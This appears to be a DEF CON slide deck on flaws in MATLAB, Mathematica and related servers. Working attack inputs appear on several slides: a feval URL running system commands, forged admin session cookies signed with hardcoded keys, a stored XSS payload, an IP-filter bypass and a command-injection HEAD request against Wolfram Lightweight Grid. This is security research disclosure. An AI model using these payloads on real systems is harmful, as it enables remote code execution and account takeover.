

sorry for the lame-ass title  
(all your math are belong to us)

# whoami

- ❖ a hacker from Hungary
- ❖ pentester / developer @  PRAUDIT
- ❖ 3rd time DEF CON speaker
- ❖ part of team Prauditors, European champion of Global Cyberlympics 2012

# why math?

- ❖ was asked for some help in MATLAB
  - ❖ thx for the idea, Heni!
- ❖ huge software, lots of attack surfaces
  - ❖ web servers,
  - ❖ cloud integration,
  - ❖ clustering, etc.
- ❖ hacking is fun, so I dived in

# outline


- ❖ did not stop at one software
  - ❖ MathWorks MATLAB
  - ❖ Wolfram Mathematica
  - ❖ MapleSoft Maple
- ❖ no new techniques or methodologies
- ❖ but a bunch of 0-days, and some tools \o/

# Bang

- ❖ similarly to ~every scripting language: native exec
  - ❖ !, system()
  - ❖ loading native libraries
  - ❖ loading COM objects
  - ❖ J/Link, .NET/Link
- ❖ not a vulnerability, but can be abused (e.g. spear phishing)

# Cloud Exec

- ❖ ! also works in MathWorks's cloud
  - ❖ free registration
  - ❖ MATLAB Mobile
- ❖ inside a Docker env though
  - ❖ did not try escaping



A screenshot of a MATLAB Command Window titled "Commands". The window shows the following output:

```
>> !id
uid=1000(mluser) gid=8378(worker) groups=8378(worker),106(fuse)
>> !uname -a
Linux b030690c8796 4.11.7-041107-generic #201706240231 SMP Sat Jun
24 06:33:20 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
>> !ifconfig
eth0      Link encap:Ethernet  HWaddr 02:42:ac:12:00:12
          inet  addr:172.18.0.18   Bcast:0.0.0.0   Mask:255.255.0.0
          inet6 addr: fe80::42:acff:fe12:12/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST  MTU:1500 Metric:1
            RX packets:1335 errors:0 dropped:0 overruns:0 frame:0
            TX packets:1146 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:102072 (102 kB)  TX bytes:170050 (170 kB)
```

# The P-Files

- ◊ MathWork's solution against IP theft
- ◊ MATLAB itself uses it
  - ◊ it was necessary to reverse engineer the algo



## Note

- The `pcode` function *obfuscates* your code files, it does not *encrypt* them. While the content in a `.p` file is difficult to understand, it should not be considered secure. It is not recommended that you P-code files to protect your intellectual property.
- The `pcode` function does not support live scripts (`.m1x`).

# The P-Files

```
pcode_test.m
1 x = linspace(-2*pi,2*pi,100);
2 y1 = sin(x);
3 y2 = cos(x);
4
5 figure
6 plot(x,y1,x,y2)
7 title('Graph of Sine and Cosine Between -2\pi and 2\pi')
8 xlabel('-2\pi < x < 2\pi') % x-axis label
9 ylabel('sine and cosine values') % y-axis label
~
~
~
~
~
~
~
~
~
~
~
~
~
```

NORMAL pcode\_test.m mat... 100% 9: 25  
"pcode\_test.m" [noeol][dos] 9L, 234C  
[2] 0:nvim\* "pcode\_test.m (~/share" 11:31 11-Jan-18

```
[0x00 rsrc]$ hd pcode_test.p
00000000 76 30 31 2e 30 30 76 30 30 2e 30 30 00 0e 70 1c |v01.00v00.00..p|
00000010 0f 76 5f b1 00 00 00 3d 00 00 00 ca 00 00 01 12 |.v.....=. .....
00000020 c2 82 9e c1 bb e5 31 ed 4e 55 86 d7 da 17 f0 4e |.....1.NU....N|
00000030 8c 0f 51 c4 5f c6 51 ab 26 aa 4f ce 56 92 01 0e |..Q._Q.&.O.V...|
00000040 c2 11 7d 39 67 c7 1d e1 08 da e4 e3 a9 1b ee 19 |..)9g.....
00000050 94 36 21 c3 38 10 28 bc 8e c6 f9 a6 c0 a3 9a 8f |.6!.8.(.....
00000060 a7 48 d2 53 f5 4d c7 b6 c2 e0 34 5b 98 cc 64 95 |.H.S.M....4[..d.|
00000070 40 9b 02 d4 95 18 0e b8 aa 1a fe 8b 30 c4 7f 27 |@.....0...'|
00000080 bf b4 93 7d 16 2b 59 af 0d 29 3b 91 c0 73 6d aa |...}.+Y..);..sm.|
00000090 7e f0 31 37 83 4e 9e e1 4b 00 b4 30 aa 99 b2 1c |~.17.N..K..0....|
000000a0 7f 10 f8 75 eb ee c4 fb a1 dd eb 89 1a c0 50 f5 |...u.....P.|
000000b0 52 b5 df 7d 37 17 93 e9 20 c7 76 96 f8 25 37 fc |R..)7...v..%7.|
000000c0 f2 a3 8a 27 71 ca 73 63 90 40 d3 e1 c8 ae 3d af |...'q.sc.@....=|
000000d0 fa 4a 37 ab 10 b8 b5 9a 84 9e 4c f9 3b 56 1d b0 |.J7.....L.;V..|
000000e0 5f be 41 37 a8 45 02 26 55 5d |_.A7.E.&U||
```

[2] 0:zsh\*

"pamparam" 11:30 11-Jan-18

# The P-Files

- ❖ finding pcode() implementation was a PITA
- ❖ 10GB of native libraries, JARs, P-files, all interconnected
- ❖ got me confused a few times, made a nice FAILnight (<https://github.com/v-p-b/failnight>) topic
- ❖ found it eventually :)

```
[0x00 rsrc]$ p2m.py pcode_test.p
x = linspace( - 2 * pi, 2 * pi, 100);
y1 = sin(x);
y2 = cos(x);

figure
plot(x, y1, x, y2)
title('Graph of Sine and Cosine Between -2\pi and 2\pi')
xlabel('-2\pi < x < 2\pi')
ylabel('sine and cosine values')
[0x00 rsrc]$ █
```

# The P-Files

- ❖ three main steps
  - ❖ serialization (mtok.dll)
  - ❖ compression (m\_parser.dll)
  - ❖ encryption (m\_parser.dll)
- ❖ last two are pretty straightforward

# The P-Files

- ◊ serialization is interesting
  - ◊ lots of - probably - C++ code
  - ◊ painful even with Hex-Rays
  - ◊ but can be mostly understood just by looking at the data
    - ◊ always trust your pattern-recognition abilities!

# The P-Files

- ◆ 7 DWORDS
  - ◆ identifiers
  - ◆ numbers
  - ◆ string literals
  - ◆ 80 8x pairs
    - ◆ maybe indexes?
    - ◆ what are the oth

# The P-Files

```
[0xfb65bd58]> s 0xfb661090
[0xfb661090]> pxq
0xfb661090 0x0000000000000000 0x0000000fb65d680 .....e....
0xfb6610a0 0x0000000fb65d68c 0x0000000fb65d694 ..e.....e...
0xfb6610b0 0x0000000fb65d698 0x0000000fb65d6a0 ..e.....e...
0xfb6610c0 0x0000000fb65d6a4 0x0000000fb65d6ac ..e.....e...
0xfb6610d0 0x0000000fb65d6b0 0x0000000fb65d6b4 ..e.....e...
0xfb6610e0 0x0000000fb65d6bc 0x0000000fb65d6c4 ..e.....e...
0xfb6610f0 0x0000000fb65d6cc 0x0000000fb65d6d4 ..e.....e...
0xfb661100 0x0000000000000000 0x0000000fb65d6dc .....e...
0xfb661110 0x0000000fb65d6e8 0x0000000000000000 ..e.....
0xfb661120 0x0000000000000000 0x0000000000000000 .....
0xfb661130 0x0000000fb65d6f4 0x0000000fb65d700 ..e.....e...
0xfb661140 0x0000000fb65d1b8 0x0000000fb65d1c0 ..e.....e...
0xfb661150 0x0000000000000000 0x0000000fb65d1d0 .....e...
0xfb661160 0x0000000000000000 0x0000000000000000 .....
0xfb661170 0x0000000fb65d1e0 0x0000000000000000 ..e.....
```

```
[0xfb661090]> psz @@= `pxQ~[1]`
```

FUNCTION

NESTED

IF

SWITCH

TRY

WHILE

FOR

END

ELSE

ELSEIF

BREAK

RETURN

PARFOR

GLOBAL

PERSISTENT

CATCH

CONTINUE

CASE

OTHERWISE

CLASSDEF

PROPERTIES

```
[0xfb661090]> █
```

# XORrow and Joy

- ❖ MATLAB Mobile
- ❖ not only MathWorks' servers, but your own too
- ❖ communication:
  - ❖ plain HTTP
  - ❖ body is a base64-encoded blob

# XORrow and Joy

**Request**

Raw Params Headers Hex Matlab Connector

POST /messageservice/json/pairingkey/secure HTTP/1.1  
Content-Length: 1062  
Host: 192.168.0.5:31415  
Connection: close  
User-Agent:  
Cookie: JSESSIONID=7k8NAxVkBtx2LOsE  
Cookie2: \$Version=1

HQAZHAAQAgleDwgTFR0TMgZQFnPBukMOHwwdBRUXNQibBANSW1laZ1BBTVBDEQ4AABQZFTMXEqIF  
Ew4VIBYFhxUSHjbUg8YHA1BekFSQU1SAglgEQcVCCMEhgMIHQ8kfFENXUA8HDG  
GxkCFzQfHENXUEMHDx4VFU96QVlcQXpBTVIMFxleEQYIA0NIQRZ6QU1QQVAnK/  
UEFGmdQQU1QQVjBTVIHGB4CBggChkNXUEMFDR5eCAMEBAAPDxBxPCxkGBxN  
TXhBTvBBTVBBukMMAgYYHQqcFR5SW00ra1jBTvBBTVBBukE2LU1nUEFSQU1Q  
UkFNUEFN1NCT11ca01QQVjBTvBBTVBBullUQk9dekFSQU1QQU1QQV18QXpbT  
QU1QQU1QQVjBTVAaZ1BBukFNUEFNUEFSQU1QQwkACFBbTUBrTVBBukFNUEF  
TVBBMFxrUkFNUEFNUEFSQTZ6QU1QQVjBTvBBTVBBCwtNUEFNUEFSQU1QQU1  
ExU/ERubDk9KQRkCFBdrTVBBTVBBukFNUEFDWtsQU1QQU1QQVjBMFxrtVBB  
QU1QQVjBTvBBFnpBukFNUEFNUEFSQU1QQU8dAAonBBcUHxUSUftNQVFnUEFS  
TVBBukFNUEFNLSQU1QQU1QQS9N1Z1BBTVBBukFNug8MAgYdfBSW01BTxh  
AggGGE9KQV5ca1jBTvBBTVBUBUEHQQCBRU/Ek9KQV1ca1jBTvBBTVBBUBQYi  
UUTMVBFRDl1VE1haXhFQRfVq4UVg5HVRNTWkgAT3pBukFNUEEpkFSQU0ta  
FkNXUENVELkQBF9CAEuuxdRQERVDEVMS1hVEkwPQFIEB1tEAlkTUBZDzw0=

**Response**

Raw Headers Hex JSON Matlab Connector

HTTP/1.1 200 OK  
Date: Sat, 10 Jun 2017 18:40:11 GMT  
Connection: Close  
Server: MATLABConnector/1.0  
Content-Type: application/json; charset=utf-8  
Content-Length: 307  
Set-Cookie: JSESSIONID=zPU6XqsuZVReK2jo; Path=/; HttpOnly

HQAZHAAQAgleDwgTFR0TMgZQFlIMFxleEQYIA0NIGk82JBsRDSAEhgAOAwMEUFs2C0MEAyQAEwIC  
Q1cWAB4SCFxDABUSAQAKFcMBQ0GEk9KOjBcQwAEhgUNGQNDSDoWUgiYAhMXDxk2CAoFExcoCVjb  
T1JNUAcEfxFqfFRjQWzYtHDbCQwCUBBRDV1IDEVjeQ1jdSUxLAF0TTfkRWEVMVEMECF1VEQVaE1ZZ  
EVNFWQxSHDANTVAUGBkFT0pDSgNVEgRfQgBfBV8UUUBEVRNUQEiYVRJMEFFVRgdbRAJGAlwUQxA=

?

<

+

>

Type a search term

0 matches

Ready

538 bytes | 107 millis

# XORrow and Joy

```
[0x00 math]$ xclip -o
HQAZHAAQAgIeDwgTFR0TMgZQFLIMFxIeEQYIA0NIGk82JBsRDSAEhgAOAwMEUFs2C0MEAyQAEwIC
Q1cWAB4SCFxDABUSAQAKFScMBQ0GEk9K0jBcQwAEhgUNGQNDSDoWUgIYAhMXDxk2CAoFExcoCVJb
T1JNUAcEFxQfFRJQWzYtHDBcQwcUBBRDV1IDEVJeQ1JdSUxLAF0TTFkRWEVMVEMECF1VEQVaE1ZZ
EVNFWQxSHDANTVAUGBkFT0pDSgNVEgRfQgBfBV8VUUBEVRNUQE1YVRJMEFFVRgdbRAJGAlwUQxA=%
[0x00 math]$ xclip -o | tr -d '\012' |
rahash2 -D base64 -s - | rahash2 -D xor -S s:pamparam -s -
matlabconnector_v1{"messages": [{"FEvalResponse": [{"isError": false, "messageFaults": [], "results": [{"currentFigureId": "", "figures": []}], "uuid": "bc333309-9a0c-4a97-93ee-4cd7c74a278a"}]}, {"uuid": "8b8be22a-d2e0-44a5-998b-b086f64c4c1d"}]%
[0x00 math]$ █
```

[2] 0:zsh\*M 1:zsh-

"xxe.mw (~/shared/expl" 13:09 17-Jan-18

# XORrow and Joy

- ❖ plaintexts are prefixed with “matlabconnector\_v1”
- ❖ trivial to retrieve passwords shorter than 18 chars
- ❖ maximum password length is 32 though
- ❖ but there’s enough “static” content in every message!
  - ❖ request: matlabconnector\_v1 {\n "computeTo
  - ❖ response: matlabconnector\_v1 {"messages":{}}

# XORrow and Joy

Output Errors

Using "pamparamparamparam" to decode messages. This string is the real password n-times concatenated.

Matlab Connector Decoder plugin loaded

?

<

+

>

Clear

Type a search term

0 matches

# XORrow and Joy

**Request**

[Raw](#) [Params](#) [Headers](#) [Hex](#) [Matlab Connector](#)

POST /messageservice/json/pairingkey/secure HTTP/1.1  
Content-Length: 1062  
Host: 192.168.0.5:31415  
Connection: close  
User-Agent:  
Cookie: JSESSIONID=7k8NAxVkBtx2LOsE  
Cookie2: \$Version=1

HQAZHAAQAgIeDwgTFR0TMgZQFnpBUkMOHwwdBRUXNQlbBANSW1laZ1BBTVBDEQ4AABQZFTMXEgIF  
Ew4VIBYFHxUSHljbUg8YHA1BekFSQU1SAglxEQcVCCMEhgMIHQ8kfENXUA8HDQFcA01QQVJDHhUT  
GxkCFzQfHENXUEMHDx4VFU96QVlcQXpBTvIMFxleEQYIAONIQRZ6QU1QQVAnKAYAAVjbUjpnuUEFN  
UEFSGmdQQU1QQVJBTVIHGB4CBggCHkNXUEMfDR5eCAMEBAAPDBxPCxkGBxMIXgYIBCcbBhgCBB5S  
TxhBTvBBTVBBUkMMAgYYHQQcFR5SW00ra1jBTvBBTVBBUkE2LU1nUEFSQU1QQU1QQSlrtvBBTVBB  
UkFNUEFNr1NCT11ca01QQVJBTVBBTvvBULLUqk9dekFSQU1QQU1QQV18QXpBTvBBUkFNUEFNk2ts  
QU1QQU1QQVJBTVAAz1BBUkFNUEFNUEFSQU1QQwkACFBtTUBrTVBBUkFNUEFNUEFSHGdQQU1QQVJB  
TVBBMFxrUkFNUEFNUEFSQTZ6QU1QQVJBTVBBTVBBCWtNUEFNUEFSQU1QQU1QQVACBREPChUgAREI  
ExU/ERUbDk9KQRkCFBdrTVBBTVBBUkFNUEFNNDWtSQU1QQU1QQVJBMFxrTVBBUkFNUEFNUDp4QU1Q  
QU1QQVJBTVBBFnpBUkFNUEFNUEFSQU1QQU8dAAonBBcUHxUSUftNQVFnUEFSQU1QQU1QQVJBEPb  
TVBBUkFNUEFLWtSQU1QQU1QQS9NZ1BBTVBBUkFNUG8MAgYdFBlSW01BTXhbTVBBTVBBUkMdAggC  
AggGGE9KQV5ca1jBTvBBTVBBUBUEHQQCBRU/Ek9KQV1ca1jBTvBBTVBBUBQYQVPSkFQAw5DUl5D  
UUtMVBFRL1VE1haXVheFQRfVQ4UVg5HVRNTWkgAT3pBUkFNUEErekFSQU0ta01QHF5rTVBDGAUI  
FkNXUENVElkQBFI9CAEAUUsdRQERVDEVMS1hVEkwPQFIEB1tEAlkTUBZDZw0=

? < + > | 0 matches

# XORrow and Joy

Request

Raw Params Headers Hex Matlab Connector

```
POST /messageservice/json/pairingkey/secure HTTP/1.1
Content-Length: 1062
Host: 192.168.0.5:31415
Connection: close
User-Agent:
Cookie: JSESSIONID=7k8NAxVkEtx2LOsE
Cookie2: $Version=1

matlabconnector_v1{
  "computeToken": {
    "computeResourceAddress": null,
    "computeSessionId": null,
    "serviceUrl": "unset"
  },
  "messages": {
    "FEval": [
      {
        "function": "mls.internal.figure.getFigures",
        "arguments": [
          []
        ],
        "result": [
          720.0,
          892.0
        ]
      }
    ]
  }
}
```

? < + > Type a search term 0 matches

# servlets from web.xml

- ◊ AddOnsServlet
- ◊NonceGeneratorServlet
- ◊ EngineServlet
- ◊ PairingKeyJsonServlet
- ◊ MatlabServlet
- ◊ UploadServlet
- ◊ CometdServletHack

# servlets from web.xml

- ◊ AddOnsServlet
- ◊NonceGeneratorServlet
- ◊ **EngineServlet**
- ◊ PairingKeyJsonServlet
- ◊ **MatlabServlet**
- ◊ UploadServlet
- ◊ CometdServletHack

# P.S. I Pwn You

- ◊ MatlabServlet evaluates functions via a GET request
- ◊ localhost-only
- ◊ whitelisted

```
RestMatlab.p.m
1 classdef (Hidden)RestMatlab < connector.internal.microservices.ModuleActivat
or
2
3
4 properties
5 Service
6 end
7
8 properties (Constant)
9 Logger = connector.internal.Logger('connector::native_bridge_m')
10 Whitelist = {'disp', 'msgbox', 'rmiobjnavigate', 'rmi.navigate', ...
11 'rmi.goran', 'rmicodenavigate', 'rmitmnavigate', ...
12 'pslinkprivate', 'coder.internal.code2model', 'hRestAPI', ...
13 'hTestDynamicContent'}
14 end
15
16 methods
17 function obj = RestMatlab()
18 end
NORMAL <ices/+module/RestMatlab.p.m mat... 45% 15: 1 [16]tra...
[2] 0:nvim* "RestMatlab.p.m (~/sha" 13:11 11-Jan-18
```

# P.S. I Pwn You

- ◊ pslinkprivate is a wrapper around feval
- ◊ arbitrary MATLAB command execution via e-mail, web page, etc.
- ◊ `http://localhost:31415/matlab/feval/pslinkprivate?arguments=["system","calc"]`

A screenshot of a terminal window displaying the source code of a MATLAB function named `pslinkprivate.p.m`. The code is as follows:

```
pslinkprivate.p.m
1 function varargout = pslinkprivate(function_name, varargin)
2
3 [varargout{1: nargout}] = feval(function_name, varargin{1: end});
```

The terminal window includes status bars at the bottom. The left status bar shows "NORMAL <lyspace/pslink/pslink/pslinkprivate.p.m mat...". The right status bar shows "100% ≡ 4: 1". The bottom status bar shows "[4] 0:nvim\*" and the file path and timestamp "pslinkprivate.p.m (~/" 11:44 13-Jan-18".

$d = \epsilon m_0$

# EngineServlet-ering Disasters


- ❖ EngineServlet also evaluates MATLAB functions
- ❖ does not work on default config
- ❖ no white or blacklist on callable functions
- ❖ requires an API key
  - ❖ but it is a static string
- ❖ also localhost-only
  - ❖ at least it was intended to be

# EngineServlet-ering Disasters

```
localhostCheckHelper.java buffers
28     }
29
30     public static boolean isAllowed(ServletRequest servletRequest) {
31         return !aK || LocalhostCheckHelper.isFromlocalhost(servletRequest) ||
32             s.a(aL, servletRequest);
33     }
34
35     public static boolean isFromlocalhost(ServletRequest servletRequest) {
36         return LocalhostCheckHelper.isFromlocalhost(((HttpServletRequest)ser-
37             vletRequest).getRequestURL().toString());
38     }
39
40     public static boolean isFromlocalhost(String string) {
41         return LocalhostCheckHelper.a(string, aM);
42     }
43
44     private static List M() {
45         String string = "http://localhost:";
46         String string2 = "http://127.0.0.1:";
```

NORMAL > <l/localhostCheckHelper.java jav... 57% 35: 90 [3]train...  
search hit BOTTOM, continuing at TOP  
[3] 0:nvim\* "localhostCheckHelper." 14:01 11-Jan-18

# EngineServlet-ering Disasters



$d = \epsilon m_0$

# The Forged new Cookie

- ❖ MATLAB Production Server
  - ❖ deploy MATLAB functions on the web
- ❖ Express-based management dashboard
- ❖ session is stored in signed cookies (with cookie-session / keygrip)
- ❖ problem? never rotates keys

# The Forged new Cookie

```
server.js buffers
1 // Copyright 2016 The MathWorks, Inc.
2
3 var favicon = require('serve-favicon');
4 var fs = require('fs');
5 var path = require('path');
6 var pg = require('pg');
7 var cookieSession = require('cookie-session')({
8     keys: ['matlab', 'simulink'],
9     maxAge: 4 * 60 * 60 * 1000 //4 hrs
10 });
11 var express = require('express');
12 var app = express();
13 var addShutDown = require('./server/serverWithShutdown.js');
14 var server = require('http').createServer(app);
15 server = addShutDown(server);
16 var noCache = require('connect-nocache')();
17 var async = require('async');
18 var exec = require('child_process').exec;
19 var api_instance = require('./api/instance');

V-LINE matlab/mps/server.js 8 jav... 2% 10: 1
-- VISUAL LINE --
[3] 0:nvim* "server.js = (~/.shared" 15:50 12-Jan-18
```

# The Forged new Cookie

Host Method URL Params Edited Status Length

|      |                            |      |   |   |  |     |       |                         |
|------|----------------------------|------|---|---|--|-----|-------|-------------------------|
| 7831 | http://192.168.56.101:9090 | GET  | /                                       |   |  | 200 | 93241 | 2017-08-10 09:08:56,117 |
| ...  | http://192.168.56.101:9090 | POST | /login                                  | ✓ |  | 302 | 557   | 2017-08-10 09:08:56,117 |
| 7829 | https://ssl.gstatic.com    | GET  | /chrome/components/doodle-notifier-0... |   |  | 304 | 188   | 2017-08-10 09:08:56,117 |
| 7830 | https://ssl.gstatic.com    | GET  | /chrome/components/doodle-notifier-0... |   |  | 304 | 188   | 2017-08-10 09:08:56,117 |

Request Response

Raw Headers Hex HTML Render

HTTP/1.1 302 Found  
X-Powered-By: Express  
Location: /  
Vary: Accept  
Content-Type: text/html; charset=utf-8  
Content-Length: 46  
Set-Cookie:  
express:sess=eyJwYXNzcG9ydCI6eyJlc2VyIjoiYWRtaW4ifSwidXNlciI6eyJlc2VybmFtZSI6ImFkbWluInOsImNvb2tpZSI6eyJlcHBycmVzIjoxNTAyMzcwNTM2MDcxXF0=; path=/; expires=Thu, 10 Aug 2017 13:08:56 GMT; httponly  
Set-Cookie: express:sess.sig=tzDnpY-yTlIEurbIJp9NyaXhagI; path=/; expires=Thu, 10 Aug 2017 13:08:56 GMT; httponly  
Date: Thu, 10 Aug 2017 09:08:56 GMT  
Connection: close

<p>Found. Redirecting to <a href="/">/</a></p>

[0x00 ~]\$ echo -n 'eyJwYXNzcG9ydCI6ImFkbWluInOsImNvb2tpZSI6eyJlcHBycmVzIjoxNTAyMzcwNTM2MDcxXF0=' | base64 - {"passport": {"user": "admin"}, "user": "2370536071}}% [0x00 ~]\$ echo -n 'express:sess.sig=tzDnpY-yTlIEurbIJp9NyaXhagI' | base64 -

?

<

+

>

Type a search term

```
[0x00 ~]$ echo -n 'eyJwYXNzG9ydCI6eyJ1c2VyIjoiYWRtaW4ifSwidXNlcii6eyJ1c2VybmfZ  
SI6ImFkbWluIn0sImNvb2tpZSI6eyJleHBpcmVzIjoxNTAyMzcwNTM2MDcxvfX0=' | rahash2 -D ba  
se64 -  
{ "passport": { "user": "admin" }, "user": { "username": "admin" }, "cookie": { "expires": 150  
2370536071 } }%  
[0x00 ~]$ echo -n 'express:sess=eyJwYXNzG9ydCI6eyJ1c2VyIjoiYWRtaW4ifSwidXNlcii6  
eyJ1c2VybmfZSI6ImFkbWluIn0sImNvb2tpZSI6eyJleHBpcmVzIjoxNTAyMzcwNTM2MDcxvfX0=' |  
openssl sha1 -hmac "matlab" -binary | openssl base64 -A  
tzDnpY+yTliEUrbIJp9NyaXhagI=%  
[0x00 ~]$
```

$d = \epsilon m_0$

# other flaws in MPS

Target: <http://192.168.56.101:9090>

Request

Raw Params Headers Hex

```
POST /api/application/create HTTP/1.1
Host: 192.168.56.101:9090
Content-Length: 342
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryiJQm7Uk6V8XCzWJj
Cookie:
express:sess.sig=mexHBfmuyOI-qTh7TDID1McnwsM;express:sess=eyJwYXNzcG9ydCI6eyJlc2VyIjoiYWRtaW4ifSwidXNlc
iI6eyJlc2VybmFtZSI6ImFkbWluInOsImNvb2tpZSI6eyJleHBpcmVzIjowfX0=
Connection: close

----WebKitFormBoundaryiJQm7Uk6V8XCzWJj
Content-Disposition: form-data; name="app_file"; filename="izeke"
Content-Type: application/octet-stream

krumpli
----WebKitFormBoundaryiJQm7Uk6V8XCzWJj
Content-Disposition: form-data; name="application_description"

<script>alert(1337)</script>
----WebKitFormBoundaryiJQm7Uk6V8XCzWJj--
```

Type a search term

MATLAB Production

192.168.56.101:9090/#Applications#overview\_tab

192.168.56.101:9090 says:  
1337

Log out

Search Menu

# Math Net

- ❖ MATLAB Distributed Computing Environment
  - ❖ MathWork's clustering solution
  - ❖ there's no vuln here, insecure by design
  - ❖ two reasons to talk about it
    - ❖ easier to dismiss a note in the manual than seeing a working attack
    - ❖ “hacking” MDCE was a major fuckup on my part
      - ❖ caused by dismissing parts of the manual :)

$d = \epsilon m_0$

# Dynamic Blaster

- ◊ Mathematica can also execute native commands
- ◊ notebooks are not scripts though
  - ◊ not evaluated when opened
- ◊ so-called Dynamic expressions are evaluated automatically
- ◊ protections against malicious notebooks
  - ◊ dangerous expressions are \*not\* evaluated
  - ◊ at least they shouldn't ;)

$d = \epsilon m_0$

# Ergo Proxy

- ❖ Computable Document Format
  - ❖ “is an electronic document format designed to allow easy authoring of dynamically generate interactive content.” – Wikipedia
- ❖ there is a browser plugin
- ❖ and a standalone application

# Ergo Proxy

- ❖ almost the same as notebooks, but evaluated in a sandbox
- ❖ e.g. no filesystem access (no native command execution)
- ❖ how to abuse?
  - ❖ they can do other things, like TCP/IP
  - ❖ so let's implement a SOCKS proxy!

$d = \epsilon m_0$

# The Net

- ❖ Lightweight Grid Manager
  - ❖ Wolfram Research's clustering solution
  - ❖ a Tomcat-based web app to manage Mathematica kernels
  - ❖ needs authentication to make changes
  - ❖ but you can start kernels without authentication
    - ❖ protection: IP whitelist

# The Net

```
web.xml ➤ buffers
487     <security-constraint>
488         <web-resource-collection>
489             <web-resource-name>ManagerWebApp</web-resource-name>
490             <description>Resources requiring administrative access</descript
ion>
491             <url-pattern>/ManagerProtected/*</url-pattern>
492             <url-pattern>/ManagerProtected</url-pattern>
493             <url-pattern>/Login/*</url-pattern>
494             <url-pattern>/Status/CloseKernel</url-pattern>
495             <url-pattern>/Status/CloseAllKernels</url-pattern>
496             <url-pattern>/KernelSettings/ServiceConfiguration/Save</url-patt
ern>
497             <url-pattern>/ServerSettings/Save</url-pattern>
498             <url-pattern>/Licensing/*</url-pattern>
499             <url-pattern>/Logging/SupportFile/Create</url-pattern>
500             <url-pattern>/Logging/SupportFile/Download</url-pattern>
501             <http-method>GET</http-method>
502             <http-method>POST</http-method>
503         </web-resource-collection>
504     </security-constraint>
```

# The Net

```
server.xml                                buffers
130             clientAuth="false" sslProtocol="TLS" />
131         -->
132
133     <!-- Define an AJP 1.3 Connector on port 2374 -->
134     <Connector port="2374" protocol="AJP/1.3" redirectPort="2373" />
135
136
137     <!-- An Engine represents the entry point (within Catalina) that process
es
NORMAL  conf/server.xml      xml 64% 134: 1 [113]tr...
[2] 0:nvim*M 1:zsh-          "server.xml (~/.shared/" 17:32 17-Jan-18
```

# The Net

- ❖ HEAD without authentication
  - ❖ `HEAD /WolframLightweightGrid/ServerSettings/Save?IPFilter= HTTP/1.1`
- ❖ AJP to bypass the IP filter
  - ❖ filter implemented at application level
  - ❖ AJP lies about source IP
- ❖ +1: command injection
  - ❖ `HEAD /WolframLightweightGrid/KernelSettings/ServiceConfiguration/Save?KernelCommand=false+'id` HTTP/1.1`

$d = \epsilon m_0$

# friendly advice to universities



Tech Store  
KnowledgeBase

SEARCH

Hardware & Software

- [Student Computing Checklist](#)
- [Tech Store Catalog](#)
- [Campus Software Library](#)
- [WISC Software Catalog](#)
- [Apple Custom Builds](#)
- [Dell Custom Builds](#)
